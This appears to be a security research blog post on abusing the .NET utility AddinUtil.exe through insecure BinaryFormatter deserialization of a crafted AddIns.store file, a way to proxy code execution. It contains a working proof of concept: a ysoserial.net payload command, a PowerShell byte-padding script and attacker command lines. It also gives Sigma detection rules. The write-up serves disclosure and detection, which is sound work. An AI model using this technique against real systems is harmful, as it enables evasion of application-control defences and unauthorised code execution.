Insecure Deserialization in AddinUtil.exe

We explore a method to gain proxy execution through the native .NET utility AddinUtil.exe

AUTHOR
Tony Latteri, Michael McKinley

PUBLISHED
September 18, 2023

On this page

TLDR;

Our investigation discovered an adversary exploiting an undocumented attack using the native Microsoft .NET binary AddinUtil.exe to proxy execution. We go on a journey to reproduce their attack, document the LOLBAS technique, and provide detection opportunities to the community.

Introduction

Microsoft's recommended block rules for Windows Defender Application Control (WDAC) is a fairly extensive list of legitimate binaries often exploited by malicious actors seeking to execute code. Nevertheless, those curious about the reasons behind these binaries' inclusion on the list may be disappointed by the lack of available information. During an investigation we encountered an adversary leverging `AddinUtil.exe` for execution T1218, a binary in the WDAC recommended block list, and began researching.

Understanding AddinUtil.exe

The legitimate use case for AddinUtil is somewhat elusive, it appears to be related to Microsoft Office Add-Ins, with the help message stating:

> "This tool updates the cache file in the specified folder, informing the add-in model that new add-in segments have been deployed into this folder. The pipeline root should be a folder containing subfolders for various add-in segments like host adapters, contracts, an optional AddIns subfolder, etc."

Additionally, AddinUtil.exe is relatively old and dates back to at least version 3.5 of the .NET framework (November 2007).

With general information about the binary limited, and the absence of public threat research, we found ourselves at square one in determining the method of proxy execution.

Fortunately, AddinUtil.exe is a C# application. This makes it relatively straightforward to disssect and analyze the execution flow with tools such as dnSpy.

Observed Technique

We observed the threat actor create a folder masquerading as an Outlook CRM plugin. The adversary also created a file with an unknown extension called `AddIns.store`. Finally, the actor proceeded to switch their current working directory to the Outlook CRM plugin folder and execute `AddinUtil.exe` with the following command:

```
C:\Users\User\Desktop\CRM_Outlook_Addin>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Ad
-AddinRoot:.
```

`C:\Users\User\Desktop\CRM_Outlook_Addin`, which contained the `AddIns.store` file. Using these key pieces of information, dynamic analysis of the binary began.

Our first aim is to understand how `AddIns.store` is loaded by AddInUtil.exe using the `-AddinRoot:` parameter.

We replicated the same folder structure, file names, and command-line arguments; however, we left our `AddIns.store` file empty because we did not have the original.

Our first execution produced the following output:

```
C:\Users\User\Desktop\CRM_Outlook_Addin>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Ad
-AddinRoot:.
Error: System.InvalidOperationException: Add-In deployment cache file
C:\Users\User\Desktop\CRM_Outlook_Addin\AddIns.store is corrupted.
Please use AddInUtil and rebuild this store.
   at System.AddIn.Hosting.AddInStore.ReadCache[T](String storeFileName, Boolean
mustExist)
   at System.AddIn.Hosting.AddInStore.GetDeploymentState(String path, String
storeFileName, Reader reader, Builder stateBuilder)
   at System.AddIn.Hosting.AddInStore.GetAddInDeploymentState(String addinRoot)
   at System.AddIn.Hosting.AddInStore.AddInStoreIsOutOfDate(String addInPath)
   at System.AddIn.Hosting.AddInStore.UpdateAddInsIfExist(String addInsPath, Collection`1
warningsCollection)
   at System.AddIn.Hosting.AddInStore.UpdateAddIns(String addInsFolderPath)
   at System.Tools.AddInUtil.Main(String[] args)
```

From the stack trace produced, our attention shifted to the `System.AddIn.Hosting.AddInStore.ReadCache` method which references a `BinaryFormatter` object and an invocation of `BinaryFormatter.Deserialize` on line 24.

```
private static T ReadCache<T>(string storeFileName, bool mustExist)
        {
            new
SecurityPermission(SecurityPermissionFlag.SerializationFormatter).Demand();
            new FileIOPermission(FileIOPermissionAccess.Read |
FileIOPermissionAccess.PathDiscovery, storeFileName).Assert();
            BinaryFormatter binaryFormatter = new BinaryFormatter();
            T t = default(T);
            if (File.Exists(storeFileName))
            {
                for (int i = 0; i < 4; i++)
                {
                    try
                    {
                        using (Stream stream = File.OpenRead(storeFileName))
                        {
                            if (stream.Length < 12L)
                            {
                                throw new
InvalidOperationException(string.Format(CultureInfo.CurrentCulture,
Res.DeployedAddInsFileCorrupted, new object[] { storeFileName }));
                            }
                            BinaryReader binaryReader = new BinaryReader(stream);
                            int num = binaryReader.ReadInt32();
                            long num2 = binaryReader.ReadInt64();
                            try
                            {
                                t = (T)((object)binaryFormatter.Deserialize(stream));
                            }
                            catch (Exception ex)
                            {
```

```
                    }
                }
                break;
            }
            catch (IOException ex2)
            {
                if (Marshal.GetHRForException(ex2) != -2147024864)
                {
                    throw;
                }
                Thread.Sleep(500);
            }
        }
        return t;
    }
    if (mustExist)
    {
        throw new
InvalidOperationException(string.Format(CultureInfo.CurrentCulture,
Res.CantFindDeployedAddInsFile, new object[] { storeFileName }));
            }
            return t;
        }
```

Upon discovering the usage of `BinaryFormatter.Deserialize`, we recognized the risk, given its reputation for being insecure. Microsoft states:

> "...assume that calling BinaryFormatter.Deserialize over a payload is the equivalent of interpreting that payload as a standalone executable and launching it."

To replicate the attack, we realized the need to exploit a deserialization vulnerability in AddinUtil for proxy execution. Alvaro Muñoz's project, ysoserial.net, offers an excellent toolset for crafting payloads to exploit various .NET deserialization vulnerabilities.

Proof of Concept

To reproduce the attack we began with the .NET gadget `TextFormattingRunProperties`, chosen for its smaller size. It's worth noting that many other gadgets are available; experiment and determine which you prefer. Our payload is crafted with the following arguments:

```
ysoserial.exe -f BinaryFormatter -g TextFormattingRunProperties -c calc.exe -o raw >>
C:\Users\User\Desktop\CRM_Outlook_Addin\Addins.Store
```

If successful the payload will launch the Windows calculator app. However, we instead recieved the error:

```
C:\Users\User\Desktop\CRM_Outlook_Addin>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Ad
-AddinRoot:.
Rerunning this Error: System.InvalidOperationException: The Add-in store is corrupt.
Please use AddInUtil and rebuild this store:
C:\Users\User\Desktop\CRM_Outlook_Addin\AddIns.store --->
System.Runtime.Serialization.SerializationException: The input stream is not a valid
binary format. The starting contents (in bytes) are: 00-00-00-00-00-0C-02-00-00-00-57-53-
79-73-74-65-6D ...
   at
System.Runtime.Serialization.Formatters.Binary.SerializationHeaderRecord.Read(__BinaryPars
input)
   ...
```

`0C-02`. Looking at the actual starting bytes of the file, we see `00-01-00-00-00-FF-FF`. The byte sequence provided by the error code starts at offset `0x0C`, rather than `0x00`.

Looking back at the ReadCache code, we see two very important lines preceding the Deserialization method:

```
int num = binaryReader.ReadInt32();
long num2 = binaryReader.ReadInt64();
```

These two methods are responsible for effectively shifting the binary stream by 4-bytes and 8-bytes respectively. This causes the `AddIns.store` file to be read starting at the 13th byte (offset `0x0C`). To account for this, we need to pad our `AddIns.store` file by 12 bytes. This can be accomplished with the below powershell script.

```
$filePath = "C:\Users\User\Desktop\CRM_Outlook_Addin\AddIns.Store"

$existingContent = Get-Content -Path $filePath -Encoding Byte
$modifiedContent = [byte[]](0) * 12 + $existingContent
$modifiedContent | Set-Content -Path $filePath -Encoding Byte -NoNewline
```

After correcting our padding and executing our payload we successfully replicated the attack:



Fig 1. AddinUtil.exe AddinRoot LOLBAS Proof of Concept

Detection Opportunities

The following Sigma rules may be useful for identifying suspicious AddinUtil usage, these are experimental and should be backtested in your environment.

AddinUtil.EXE Execution From Uncommon Directory Link

```
title: AddinUtil.EXE Execution From Uncommon Directory
id: 6120ac2a-a34b-42c0-a9bd-1fb9f459f348
status: experimental
description: Detects execution of the Add-In deployment cache updating utility
(AddInutil.exe) from a non-standard directory.
references:
    - https://www.blue-prints.blog/content/blog/posts/lolbin/addinutil-lolbas.html
author: Michael McKinley (@McKinleyMike), Tony Latteri (@TheLatteri)
date: 2023/09/18
tags:
    - attack.defense_evasion
    - attack.t1218
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        - Image|endswith: '\addinutil.exe'
        - OriginalFileName: 'AddInUtil.exe'
    filter_main_legit_location:
        Image|contains:
            - ':\Windows\Microsoft.NET\Framework\'
```

```
falsepositives:
    - Unknown
level: medium
```

Suspicious AddinUtil.EXE CommandLine Execution Link

```
title: Suspicious AddinUtil.EXE CommandLine Execution
id: 631b22a4-70f4-4e2f-9ea8-42f84d9df6d8
status: experimental
description: |
    Detects execution of the Add-In deployment cache updating utility (AddInutil.exe)
with suspicious Addinroot or Pipelineroot paths. An adversary may execute AddinUtil.exe
with uncommon Addinroot/Pipelineroot paths that point to the adversaries Addins.Store
payload.
references:
    - https://www.blue-prints.blog/content/blog/posts/lolbin/addinutil-lolbas.html
author: Nasreddine Bencherchali (Nextron Systems), Michael McKinley (@McKinleyMike), Tony
Latteri (@TheLatteri)
date: 2023/09/18
tags:
    - attack.defense_evasion
    - attack.t1218
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        - Image|endswith: '\addinutil.exe'
        - OriginalFileName: 'AddInUtil.exe'
    selection_susp_1_flags:
        CommandLine|contains:
            - '-AddInRoot:'
            - '-PipelineRoot:'
    selection_susp_1_paths:
        CommandLine|contains:
            - '\AppData\Local\Temp\'
            - '\Desktop\'
            - '\Downloads\'
            - '\Users\Public\'
            - '\Windows\Temp\'
    selection_susp_2:
        CommandLine|contains:
            - '-AddInRoot:.'
            - '-AddInRoot:".\"'
            - '-PipelineRoot:.'
            - '-PipelineRoot:".\"'
        CurrentDirectory|contains:
            - '\AppData\Local\Temp\'
            - '\Desktop\'
            - '\Downloads\'
            - '\Users\Public\'
            - '\Windows\Temp\'
    condition: selection_img and (all of selection_susp_1_* or selection_susp_2)
falsepositives:
    - Unknown
level: high
```

Network Connection Initiated By AddinUtil.EXE Link

```yaml
status: experimental
description: Detects network connections made by the Add-In deployment cache updating
utility (AddInutil.exe), which could indicate command and control communication.
references:
    - https://www.blue-prints.blog/content/blog/posts/lolbin/addinutil-lolbas.html
author: Michael McKinley (@McKinleyMike), Tony Latteri (@TheLatteri)
date: 2023/09/18
tags:
    - attack.defense_evasion
    - attack.t1218
logsource:
    category: network_connection
    product: windows
detection:
    selection:
        Initiated: 'true'
        Image|endswith: '\addinutil.exe'
    condition: selection
falsepositives:
    - Unknown
level: medium
```

Uncommon Child Process Of AddinUtil.EXE Link

```yaml
title: Uncommon Child Process Of AddinUtil.EXE
id: b5746143-59d6-4603-8d06-acbd60e166ee
status: experimental
description: |
    Detects uncommon child processes of the Add-In deployment cache updating utility
(AddInutil.exe) which could be a sign of potential abuse of the binary to proxy execution
via a custom Addins.Store payload.
references:
    - https://www.blue-prints.blog/content/blog/posts/lolbin/addinutil-lolbas.html
author: Michael McKinley (@McKinleyMike), Tony Latteri (@TheLatteri)
date: 2023/09/18
tags:
    - attack.defense_evasion
    - attack.t1218
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\addinutil.exe'
    filter_main_werfault:
        Image|endswith:
            - ':\Windows\System32\conhost.exe'
            - ':\Windows\System32\werfault.exe'
            - ':\Windows\SysWOW64\werfault.exe'
    condition: selection and not 1 of filter_main_*
falsepositives:
    - Unknown
level: medium
```

Bonus

There is second proxy execution technique in `AddinUtil.exe` that uses the parameter `-PipelineRoot:`. We will leave this as an exercise for the reader to reproduce.



Fig 2. AddinUtil.exe PipelineRoot LOLBAS Proof of Concept

Closing Notes

— Microsoft is aware and determined this does not cross a security boundary, it will not be remediated.